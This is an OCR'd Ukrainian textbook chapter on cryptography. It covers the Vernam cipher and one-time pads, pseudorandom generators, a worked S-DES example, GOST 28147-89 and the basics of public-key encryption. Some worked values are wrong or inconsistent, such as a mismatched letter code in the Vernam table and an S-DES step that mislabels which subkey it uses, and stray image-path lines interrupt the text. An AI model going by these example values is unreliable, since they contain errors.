Додавання по модулю 2. Значний успіх в криптографії пов'язаний з ім'ям американця Гильберто Вернамом. У 1917 р. він, працюючи в телеграфній компанії AT&T, спільно з Мейджором Джозефом Моборном запропонував ідею автоматичного шифрування телеграфних повідомлень. Мова йшла про своєрідне накладення гамми на знаки абетки, представлені відповідно до телетайпного коду Бодо п'ятизначними «імпульсними комбінаціями». Наприклад, літера А представлялася комбінацією («– + –»), а комбінація («+ + – + +») представляла символ переходу від літер до цифр. На паперовій стрічці, яку використовували при роботі телетайпу, знаку «+» відповідала наявність отвору, а знаку «– » - його відсутність. При читанні зі стрічки, металеві щупи проходили через отвори, замикали електричний ланцюг і, тим самим, посилали у лінію імпульс струму.

Вернам запропонував електромеханічно- покоординатно складати «імпульси» знаків відкритого тексту з «імпульсами» гамми, заздалегідь нанесеними на стрічку. Складання проводилося «по модулю 2». Мається на увазі, що якщо «+» ототожнити з 1, а «– » з 0, то складання визначається бінарною арифметикою:

⊕	0	1
0	0	1
1	1	0

Таким чином, при даному способі шифрування символи тексту і гамми представляються в двійкових кодах, а потім кожна пара двійкових розрядів

складається по модулю 2 ($\oplus$, для булевих величин аналог цієї операції – XOR («виключне АБО»)). Процедури шифрування і дешифрування виконуються згідно наступних формул

$$C_i = P_i \oplus K_i, P_i = C_i \oplus K_i.$$

Вернам сконструював і пристрій для такого складання. Чудово те, що процес шифрування був повністю автоматизованим, в запропонованій схемі відсутній шифрувальник. Крім того, процеси зашифрування/розшифрування і передачі по каналу зв'язку були зв’язані однією дією.

У 1918 р. два комплекти відповідної апаратури були виготовлені і випробувані. Випробування дало позитивні результати. Єдине незадоволення фахівців - криптографів було пов'язано з гаммою. Річ у тому, що спочатку гамма була нанесена на стрічку, склеєну в кільце. Не дивлячись на те, що знаки гамми на стрічці вибиралися випадково, при шифруванні довгих повідомлень гамма регулярно повторювалася. Цей недолік так само виразно усвідомлювався, як і для шифру Віженера. Вже тоді добре розуміли, що повторне використання гамми неприпустимо навіть в межах одного повідомлення. Спроби подовжити гамму приводили до незручностей в роботі з довгим кільцем. Тоді був запропонований варіант з двома стрічками, одна з яких шифрувала іншу, внаслідок чого виходила гамма, що має довжину періоду, рівну добутку довжин початкових періодів.

Шифри гамування почали використовувати німці в своїх дипломатичних представництвах на початку 20-х рр., англійці і американці – під час Другої світової війни. Шифр Вернама (складання по модулю 2) застосовувався на урядовій «гарячій лінії» між Вашингтоном і Москвою, де ключами були перфоровані паперові стрічки, які робилися в двох екземплярах.

Перед ілюстрацією використання шифру, наведемо таблицю кодів символів Windows 1251 і їх бінарну форму.

Літера	Dec-код	Bin-код	Літера	Dec-код	Bin-код	Літера	Dec-код	Bin-код
Ґ	165	1010 0101	И	200	1100 1000	Ф	212	1101 0100
Є	170	1010 1010	Й	201	1100 1001	Х	213	1101 0101
Ї	175	1010 1111	К	202	1100 1010	Ц	214	1101 0110
І	178	1011 0010	Л	203	1100 1011	Ч	215	1101 0111
А	192	1100 0000	М	204	1100 1100	Ш	216	1101 1000
Б	193	1100 0001	Н	205	1100 1101	Щ	217	1101 1001
В	194	1100 0010	О	206	1100 1110	Ъ	218	1101 1010
Г	195	1100 0011	П	207	1100 1111	Ы	219	1101 1011
Д	196	1100 0100	Р	208	1101 0000	Ь	220	1101 1100
Е	197	1100 0101	С	209	1101 0001	Э	221	1101 1101
Ж	198	1100 0110	Т	210	1101 0010	Ю	222	1101 1110
З	199	1100 0111	У	211	1101 0011	Я	223	1101 1111

Табл. 3.27. Коди символів Windows 1251 і їх бінарне уявлення

Примітка. Dec-код – десятковий код символу, Bin-код – двійковий код символу.

Приклад шифрування повідомлення «ВОВА» за допомогою гамми «ЮЛЯ» показаний в наступній таблиці.

Відкрите повідомлення	Літера	В	О	В	А
	Dec-код	192	206	194	192
	Bin-код	1100 0010	1100 1110	1100 0010	1100 0000
Гамма	Літера	Ю	Л	Я	Ю
	Dec-код	222	203	223	222
	Bin-код	1101 1110	1100 1011	1101 1111	1101 1110
Шифрограма	Dec-код	28	5	29	30
	Bin-код	0001 1100	000 0101	0001 1101	0001 1110

Табл. 3.28. Приклад адитивного шифрування по модулю 2

Шифрування по модулю два володіє чудовою властивістю, замість дійсної гамми супротивникові можна повідомити помилкову гамму, яка при накладенні на шифротекст дасть осмислений вираз.

Шифрограма	Dec-код	28	5	29	30
	Bin-код	0001 1100	000 0101	0001 1101	0001 1110
Фальшива гамма	Літера	Ю	Е	М	Б
	Dec-код	222	197	204	193
	Bin-код	1101 1110	1100 0101	1100 1100	1100 0001
Фальшиве повідомлення	Літера	В	А	С	Я
	Dec-код	194	192	209	223
	Bin-код	1100 0010	1100 0000	1101 0001	1101 1111

Табл. 3.29. Приклад використання фіктивної гамми

Класичний одноразовий шифрувальний нотатник - великий випадковий набір символів ключа, що не повторюється, написаний на аркушах паперу, які зброшуровані у нотатник. Шифрувальник при особистій зустрічі забезпечувався нотатником, кожна сторінка якого містила ключ. Такий же нотатник був і у приймаючої сторони. Використані сторінки після одноразового використання нищилися. Розвідники-нелегали ряду держав використовували шифро-нотатники.

Генерація гамми

У 1949 році Клод Шеннон опублікував роботу, в якій довів абсолютну стійкість шифру Вернама [53]. При цьому гамма (ключ) повинна володіти трьома властивостями:

- бути істинно випадковою;
- співпадати за розміром або бути більше заданого відкритого тексту;
- застосовуватися тільки один раз.

В якості гамми може бути використана будь-яка послідовність випадкових символів: наприклад, послідовності цифр основи натурального логарифма e, числа π і тому подібне Звичайно ж, використання загальновідомих e і π не зробить вихідні повідомлення абсолютно захищеними. На практиці використовують довгі випадкові або псевдовипадкові ключі, які були згенеровані за допомогою спеціальних технічних пристроїв або програмно-апаратних комплексів:

1) Застосування пристроїв, заснованих на фізичних процесах, наприклад реєструючи розпад ядер, білий шум, природний радіаційний фон, космічне випромінювання і так далі.

2) Застосування детермінованого алгоритму генерації псевдовипадкових чисел за допомогою функції Random, хеш-функций або рекурентних формул. При цьому слід пам'ятати, що ніякий детермінований алгоритм не може генерувати повністю випадкові числа. Будь-який генератор псевдо-випадкових чисел з обмеженими ресурсами рано чи пізно зациклюється - починає повторювати одну і ту ж послідовність чисел.

У загальному випадку лінійний конгруентний генератор псевдовипадкових чисел задається виразом

$$X_{i+1} = (aX_i + b) \bmod m,$$

де a, b і m – деякі коефіцієнти.

На жаль, лінійні конгруентні генератори не можна використовувати в криптографії, оскільки вони передбачувані. Вперше лінійні конгруентні генератори були зламані Джимом Рідсом (Jim Reeds), а потім Джоан Бояр (Joan Boyar). Їй вдалося також розкрити квадратичні генератори

$$X_{i+1} = (aX_i^2 + bX_i + c) \bmod m,$$

і кубічні генератори

$$X_{i+1} = (aX_i^3 + bX_i^2 + cX_i + d) \bmod m.$$

Криптографічний стійким ГПВЧ є алгоритм Блюм - Блюм - Шуба (англ. Algorithm Blum - Blum - Shub, BBS), запропонований в 1986 році Ленор Блюмом, Мануелем Блюмом і Майклом Шубом.

Рекурентна формула BBS виглядає таким чином:

$$X_{i+1} = X_i^2 \bmod m.$$

На кожному кроці алгоритму вихідні дані отримують з X_i шляхом вибору або біта парності, або одного (чи більше) найменш значущих біт X_i.

3.7. Комбіновані шифри

Серед комбінованих методів шифрування найбільш поширеними є методи блокового шифрування. Блокове шифрування припускає розбиття початкового відкритого тексту на рівні блоки, до яких застосовується однотипна процедура шифрування. В основі багатьох сучасних стандартів шифрування лежать, так звані «мережі Фейстеля» [32]. У 1971 році Хорст Фейстель (Horst Feistel) запатентував два пристрої, що реалізували різні алгоритми шифрування, названі потім загальною назвою «Люцифер» (Lucifer). Один з пристроїв використовував конструкцію, згодом названу «мережею Фейстеля» («Feistel cipher», «Feistel

network»). Робота над створенням нових криптосистем велася їм в стінах IBM разом з Доном Копперсмітом (Don Coppersmith). Проект «Люцифер» був швидше експериментальним, але став базисом для алгоритму Data Encryption Standard (DES). У 1977 році DES став стандартом в США на шифрування даних аж до 2001 р. і до останнього часу широко використовувався в криптографічних системах.

3.7.1. S-DES (спрощений Data Encryption Standard)

S-DES (Simplified Data Encryption Standard) є спрощеною версією добре відомого алгоритму DES (Data Encryption Standard). S-DES не призначений для використання в якості реального інструменту шифрування, спрощений DES дуже нагадує реальний, але з меншим числом параметрів, що дозволяє його використання в навчальному процесі. Автором S-DES є Едвард Шефер (Edward Schaefer), професор Університету Санта-Клари.

Перейдемо до розгляду S-DES.

Спочатку опишемо процедуру обчислення ключів. S-DES використовує 10-бітний ключ, який повинен бути як у обох сторін, як у відправника, так і у отримувача повідомлення. З цього ключа формуються два 8-бітових підключа.

Спочатку проводиться перестановка згідно таблиці

P10									
3	5	2	7	4	10	1	9	8	6

Нехай маємо первинний ключ: Key=(00100 10111). Згідно наведеного правила даний ключ буде мати вигляд P10(Key)=(10000 10111).

Надалі для кожної половини (першої та другої п’ятірки бітів) проводиться циклічне зрушення (операція LS-1). В нашому випадку отримуємо послідовність LS-1(P10(Key))=(00001 01111).

До результату використаємо вибір та перестановку 8 бітів згідно правила

P8							
6	3	7	4	8	5	10	9

Отримана послідовність є першим підключем Key1. Для нашого випадку це

$$Key1=P8(LS\text{-}1(P10(Key)))=(0010\ 1111).$$

Для отримання другого підключа повернемося до послідовності з двох 5-бітних чисел, отриманих у результаті застосування операції LS-1. До кожного з цих чисел застосуємо циклічне зрушення вліво на дві позиції (LS-2), результатом чого буде послідовність

$$LS\text{-}2(LS\text{-}1(P10(Key)))=(00100\ 11101).$$

Після застосування до отриманого 10-бітного числа перестановки P8 отримаємо підключ Key2. Для нашого прикладу другим підключем буде


Key2=P8(LS-2(LS-1(P10(Key))))=(1110 1010).

Перейдемо до опису процедури шифрування.

S-DES шифрує 8-бітні блоки з використанням 10-бітового ключа. Алгоритм шифрування складається з послідовного використання п'яти операцій – перестановки (IP), функціонального перетворення (f_{Key}), що є композицією перестановки та підстановки, яка залежить від ключа, перестановки (SW) двох половинок послідовності, ще раз застосування f_{Key} і, нарешті, перестановки, яка зворотна до начальної (IP^{-1}). Таким чином, S-DES можна записати у вигляді композиції функцій

$$IP^{-1} \circ f_{Key2} \circ SW \circ f_{Key1} \circ IP .$$

Схематично алгоритм виглядає наступним чином



Перейдемо до детального розгляду S-DES:

На першому кроці проводиться перестановка (IP) згідно таблиці:

IP							
2	6	3	1	4	8	5	7

Нехай дане повідомлення є T=(1010 0101), тоді IP(T)=(01110100).

В подальшому S-DES використовує зворотну перестановку, тобто таку перестановку IP^{-1}, яка повертає кожен біт на своє місце, тобто, $IP^{-1}(IP(T))=T$. Так як одиничка, згідно IP стоїть на четвертій позиції, а її треба повернути на першу, то

IP^{-1} (зворотна перестановка, у стадії конструювання)							
4							

Двійка стоїть на другій позиції, а її треба повернути на другу

IP^{-1} (зворотна перестановка, у стадії конструювання)							
4	1						

В решті маємо наступну перестановку

IP^{-1}							
4	1	3	5	7	2	8	6

Найскладнішою операцією S-DES є конструювання перетворення f_{Key}. Позначимо через L та R ліву та праву (першу та останню) четвірки 8-бітової послідовності, яка подається до f_{Key}, де

$$f_{Key}(L,R) = (L \oplus F(R, SK), R),$$

тут *SK* підключ (subkey), $\oplus$ - операція XOR та F-відображення множини чотирибітових чисел в себе, не обов'язково взаємно однозначним.

Розглянемо на прикладі

f_{Key1}(0 1 1 1 0 1 0 0) = ((0 1 1 1) $\oplus$ F(0 1 0 0, Key1), (0 1 0 0)).

Конструювання F проводиться наступним чином. На початку S-DES використовує "розширення" перестановки, коли дві окремі перестановки застосовуються до 4-розрядного числа і отримані два результати ставляться поряд, утворюючи остаточний 8-бітний результат

E / P							
4	1	2	3	2	3	4	1

Для наших даних E/P(T(L))=(1011 1110) та E/P(T(R))=(0010 1000).

У разі, коли n_i є відповідне значення і-го біту E/P, тобто

E / P							
n_4	n_1	n_2	n_3	n_2	n_3	n_4	n_1

даний результат сформуємо по чотири біти і запишемо у вигляді N

$$\begin{array}{cc|cc} n_4 & n_1 & n_2 & n_3 \\ n_2 & n_3 & n_4 & n_1 \end{array}.$$

Для нашого прикладу це буде

$$\begin{array}{cc|cc} 1 & 0 & 1 & 1 \\ 1 & 1 & 1 & 0 \end{array} \quad \text{та} \quad \begin{array}{cc|cc} 0 & 0 & 1 & 0 \\ 1 & 0 & 0 & 0 \end{array}.$$

Аналогічно напишемо перший підключ $Key1 = \left(k_1^1, k_2^1, k_3^1, k_4^1, k_5^1, k_6^1, k_7^1, k_8^1\right)$

$$\begin{array}{cc|cc} k_1^1 & k_2^1 & k_3^1 & k_4^1 \\ k_5^1 & k_6^1 & k_7^1 & k_8^1 \end{array}.$$

Для Key1=(0010 1111) такий запис буде виглядати наступним чином

$$\begin{array}{cc|cc} 0 & 0 & 1 & 0 \\ 1 & 1 & 1 & 1 \end{array}.$$

Наступним кроком є $M = N \oplus Key1$

$$\begin{array}{cc|cc} n_4 \oplus k_1^1 & n_1 \oplus k_2^1 & n_2 \oplus k_3^1 & n_3 \oplus k_4^1 \\ n_2 \oplus k_5^1 & n_3 \oplus k_6^1 & n_4 \oplus k_7^1 & n_1 \oplus k_8^1 \end{array},$$

або

$$\begin{array}{cc|cc} m_1^1 & m_2^1 & m_3^1 & m_4^1 \\ m_5^1 & m_6^1 & m_7^1 & m_8^1 \end{array}.$$

Для нашого прикладу для першого підключа маємо

$$\begin{array}{cc|cc} 1\oplus 0 & 0\oplus 0 & 1\oplus 1 & 1\oplus 0 \\ 1\oplus 1 & 1\oplus 1 & 1\oplus 1 & 0\oplus 1 \end{array} \quad \text{та} \quad \begin{array}{cc|cc} 0\oplus 0 & 0\oplus 0 & 1\oplus 1 & 0\oplus 0 \\ 1\oplus 1 & 0\oplus 1 & 0\oplus 1 & 0\oplus 1 \end{array},$$

тобто

$$\begin{array}{cc|cc} 1 & 0 & 0 & 1 \\ 0 & 0 & 0 & 1 \end{array} \quad \text{та} \quad \begin{array}{cc|cc} 0 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 \end{array}.$$

Для подальшого конструювання S-DES використовує два так званих S-блоки, S0 і S1, які виглядають наступним чином:

		C0	C1	C2	C3
S0 =	R0	1	0	3	2
	R1	3	2	1	0
	R2	0	2	1	3
	R3	3	1	3	2

та

		C0	C1	C2	C3
S1=	R0	0	1	2	3
	R1	2	0	1	3
	R2	3	0	1	0
	R3	2	1	0	3

Використання цих блоків проводиться наступним чином – 8-бітне число M розглядаємо як два чотири-бітних числа. Перший і останній біти утворюють дво-бітне число, яке відповідає номеру рядка першого блока, а другий і третій – номеру стовбця. Елемент блоку, який стоїть на їх перехресті задає відповідні дво-бітні значення.

Наприклад, якщо $(m_1^1 m_4^1) = (00)$ та $(m_2^1 m_3^1) = (10)$ то маємо значення, яке стоїть на перехресті рядка 0 та стовбця 2 матриці S0 ($3_{10} = (11)_2$). Точно так, якщо $(m_5^1 m_8^1) = (01)$ та $(m_6^1 m_7^1) = (11)$, то на перехресті рядка 1 та стовбця 3 матриці S1 стоїть знов-таки число 3.

Після перетворення лівих 4 біта через S0 і правих чотири біти через S1 маємо 0111.

Отримані чотири біти, отримані в результаті такого перетворення переставляються згідно 4-бітової перестановки P4:

P4			
2	4	3	1

Що і завершає визначення перетворення F- 1110.

Далі обчислимо

f_{Key2}(0 1 0 0 1 0 0 1) = ((0 1 0 0) ⊕ F(1 0 0 1 , Key2), (1 0 0 1)).

Використаємо E/P: 0010 1000
Додамо Key1: 000 0111

Проведемо перетворення лівих 4 біта через S0 і правих чотири біти через S1: 0111

Використаємо P4: 1110 і отримаємо

$f_{Key1}(0\ 1\ 1\ 1\ 0\ 1\ 0\ 0) = ((0\ 1\ 1\ 1) \oplus (1\ 1\ 1\ 0), (0\ 1\ 0\ 0)) = 1001\ 0100$

Перетворення f_K змінює тільки чотири лівих біти. Наступна операція використовує перетворення SW, в якому права і ліва тетради (4 біта) байту міняються місцями:

SW							
5	6	7	8	1	2	3	4

Результатом такого перетворення буде 0100 1001.

При повторному використанні f_K будуть використані інші чотири біти. При цьому IP, IP $^{-1}$, E/P, P4, S0, S1 і SW є інваріантними елементами S-DES, тільки замість K_1 використовується K_2. Тобто

$f_{Key2}(0\ 1\ 0\ 0\ 1\ 0\ 0\ 1) = ((0\ 1\ 0\ 0) \oplus F(1\ 0\ 0\ 1, Key2), (1\ 0\ 0\ 1))$

Для обчислення F(1 0 0 1 , Key2) використаємо E/P: 1100 0011, після чого додамо Key2: 0010 1001 і проведемо перетворення лівих 4 біта через S0 і правих чотири біти через S1: 0010

Використаємо P4: 0010 і отримаємо

$f_{Key2}(0\ 1\ 0\ 0\ 1\ 0\ 0\ 1) = ((0\ 1\ 0\ 0) \oplus (0\ 0\ 1\ 0), (1\ 0\ 0\ 1)) = 0110\ 1001$


Після використання IP^{-1}: 0011 0110.

Результат шифрування C=(0011 0110).

Розшифрування проводиться в зворотному порядку

$$IP \circ f_{K1} \circ SW \circ f_{K2} \circ IP^{-1}$$

Схематично робота S-DES виглядає наступним чином:


8-bit plaintext
8
IP
4
4
f_K
E/P
F
8
8
K_1
4
4
S0
S1
2
2
P4
4
4
SW
4
4
f_K
E/P
F
8
8
K_2
4
4
S0
S1
2
2
P4
4
4
IP^{-1}
8
8-bit ciphertext

Безумовно, S-DES досить легко зламати навіть прямим перебором ключів – для 10-бітового ключа їх $2^{10} = 1024$ варіантів.

Класичний DES може бути представлений у вигляді

$$IP^{-1} \circ f_{K16} \circ SW \circ f_{K15} \circ SW \circ \cdots \circ SW \circ f_{K1} \circ IP$$

DES використовує 56-бітовий ключ, на основі якого генерується шістнадцять 48-бітових підключів, функція F використовує не 4-бітні, а 32-бітні послідовності, кожна з S матриць складається з 4 рядків і 16 стовбців. Незважаючи на свою складність, DES вже є застарілим, і основним методом криптографічного захисту на даний момент є AES (Advanced Encryption Standard — Розширений Стандарт Шифрування) .

3.7.2. ГОСТ 28147-89

- радянський стандарт симетричного шифрування, введений в 1990 році, також є стандартом СНД («ГОСТ 28147-89. Системи обробки інформації. Захист криптографічний. Алгоритм криптографічного перетворення»). З моменту публікації ГОСТу на ньому стояв обмежувальний гриф «Для службового користування», і формально шифр був оголошений «повністю відкритим» тільки в травні 1994 року [17],[32]. У алгоритмі, який лежить в основі ГОСТ, використовуються методи заміни, перестановки і гамування (складання по модулю 2 і 2^{32}).

Наведемо схему роботи алгоритму ГОСТ 28147-89. Відкрите повідомлення розбивається на блоки завдовжки 64 бита. Якщо довжина повідомлення не кратна 64, воно доповнюється справа необхідною кількістю бітів. Довжина ключа – 256 бітів. Робочі режими: простої заміни, гамування, гамування із зворотним зв'язком та імітовставки.

Відкрите повідомлення розбивають на 64-бітові блоки. Кожен з них шифрують незалежно з використанням одного і того ж ключа шифрування. Перед шифруванням 256-бітовий ключ розбивається на вісім 32-бітових ключових елементів (блоків) k_1, k_2, …, k_8. Шифрування 64-бітового блоку даних T починається з його розбиття на дві 32-бітові частини H_1 і L_1, з якими виконуються 32 раунди перетворення. У кожному раунді молодша половина L_i складається з ключовим елементом k_i по модулю 2^{32}

$$X_i = (L_i + k_i) \bmod 2^{32}.$$

Результат додавання X_i розбивається на вісім 4-бітових фрагментів x_{ij} (j = 1..8), кожен з яких поступає на вхід свого S-блоку (вузла заміни) і замінюється на інший 4-бітовий фрагмент y_{ij} (j = 1..8). Так, якщо третій фрагмент x_{i3} = 6 (0110), то він замінюється на y_{i3} = 4 (0100). Замінені фрагменти y_{ij} об'єднуються знову в 32-бітовий блок Y_i. Після чого виконується циклічне зрушення вліво на 11 бітів – $Z_i = Y_i$ <<< 11. Старша половина H_i блоку модифікується шляхом побітового збільшення до неї по модулю 2 результату зрушення Z_i. Між раундами старша і молодша половини блоку міняються місцями. У останньому раунді відбувається те ж саме за винятком обміну значеннями половинок блоку. Розшифрування відрізняється від шифрування зворотним порядком використання ключових елементів.

Основні відмінності між DES і ГОСТом.

- DES використовує складну процедуру для генерації підключів із ключів. У ГОСТ ця процедура дуже проста.
- У DES 56-бітовий ключ, а в ГОСТ - 256-бітовий.
- У S-блоків DES 6-бітові входи і 4-бітові виходи, а у S-блоків ГОСТ 4-бітові входи і виходи. У обох алгоритмах використовується по вісім S-блоків.
- У DES використовуються перестановка, названа P-блоком, а в ГОСТ використовується 11-бітове циклічне зрушення вліво.
- У DES 16 етапів, а в ГОСТ - 32.

На думку одного з авторитетних фахівців в області криптографії Брюса Шнайера збільшена довжина ключа і використання в удвічі більше раундів шифрування робить «ГОСТ стійкішим ніж DES до диференціального і лінійного криптоаналізу. Розробники ГОСТ намагалися досягти рівноваги між безпекою і ефективністю. Вони змінили ідеологію DES так, щоб створити алгоритм, який більше підходить для програмної реалізації. Вони, здається, менш упевнені в безпеці свого алгоритму і спробували компенсувати це дуже великою довжиною ключа, збереженням в таємниці S-блоків і подвоєнням кількості ітерацій. Питання, чи увінчалися їх зусилля створенням безпечнішого, ніж DES, алгоритму, залишається відкритим».

3.8. Шифрування з відкритим ключем

Головна проблема використання одноключових (симетричних) криптосистем полягає в розподілі ключів. Для того, щоб був можливий обмін інформацією між двома сторонами, ключ повинен бути згенерований однією із сторін, а потім в конфіденційному порядку переданий інший стороні. Особливу гостроту дана проблема отримала в наші дні, коли криптографія стала загальнодоступною, унаслідок чого кількість користувачів великих криптосистем може обчислюватися сотнями і тисячами.

Початок ідеології асиметричних шифрів викладений у статті «Нові напрями в сучасній криптографії» Уїтфілда Діффі і Мартіна Хеллмана, яка була опублікована в 1976 році. Під впливом роботи Ральфа Меркле (Ralph Merkle) про розповсюдження відкритого ключа, вони запропонували метод отримання таємних ключів для симетричного шифрування з використанням відкритого каналу. У 2002 році Хеллман запропонував називати даний алгоритм «Діффі - Хеллмана - Меркле», визнаючи внесок Меркле в створенні криптографії з відкритим ключем.

Хоча робота Діффі-Хеллмана створила теоретичний фундамент для відкритої криптографії, першою реальною криптосистемою з відкритим ключем вважають алгоритм RSA (названий по іменам авторів - Рон Рівест (Ronald Linn Rivest), Аді Шамір (Adi Shamir) і Леонард Адлеман (Leonard Adleman) з Массачусетського Технологічного Інституту (MIT)).

Але слід зазначити, що в грудні 1997 року стала відома інформація, згідно якої британський математик Кліффорд Кокс (Clifford Cocks), що працював в центрі урядового зв'язку (GCHQ) Великобританії, ще у 1973 році описав систему, аналогічну RSA, а декількома місяцями пізніше в 1974 році Малькольм Вільямсон винайшов математичний алгоритм, аналогічний алгоритму Діффі – Хеллмана - Меркле.

Сенс шифрування з відкритим ключем полягає в тому, що для шифрування даних використовується один ключ, а для розшифрування інший (тому такі системи часто називають асиметричними).

Основна передумова, яка привела до появи шифрування з відкритим ключем, полягала в тому, що відправник повідомлення (той, хто зашифровує повідомлення), не обов'язково повинен бути здатний його розшифровувати, тобто навіть маючи початкове повідомлення, ключ, за допомогою якого воно шифрувалося, і знаючи алгоритм шифрування, він не може розшифрувати закрите повідомлення без знання ключа розшифрування [42].

Перший ключ, яким шифрується початкове повідомлення, називається відкритим і може бути опублікований для використання всіма користувачами системи. Розшифрування за допомогою цього ключа неможливе. Другий ключ, за допомогою якого дешифрується повідомлення, називається таємним (закритим) і повинен бути відомий тільки законному одержувачеві закритого повідомлення.

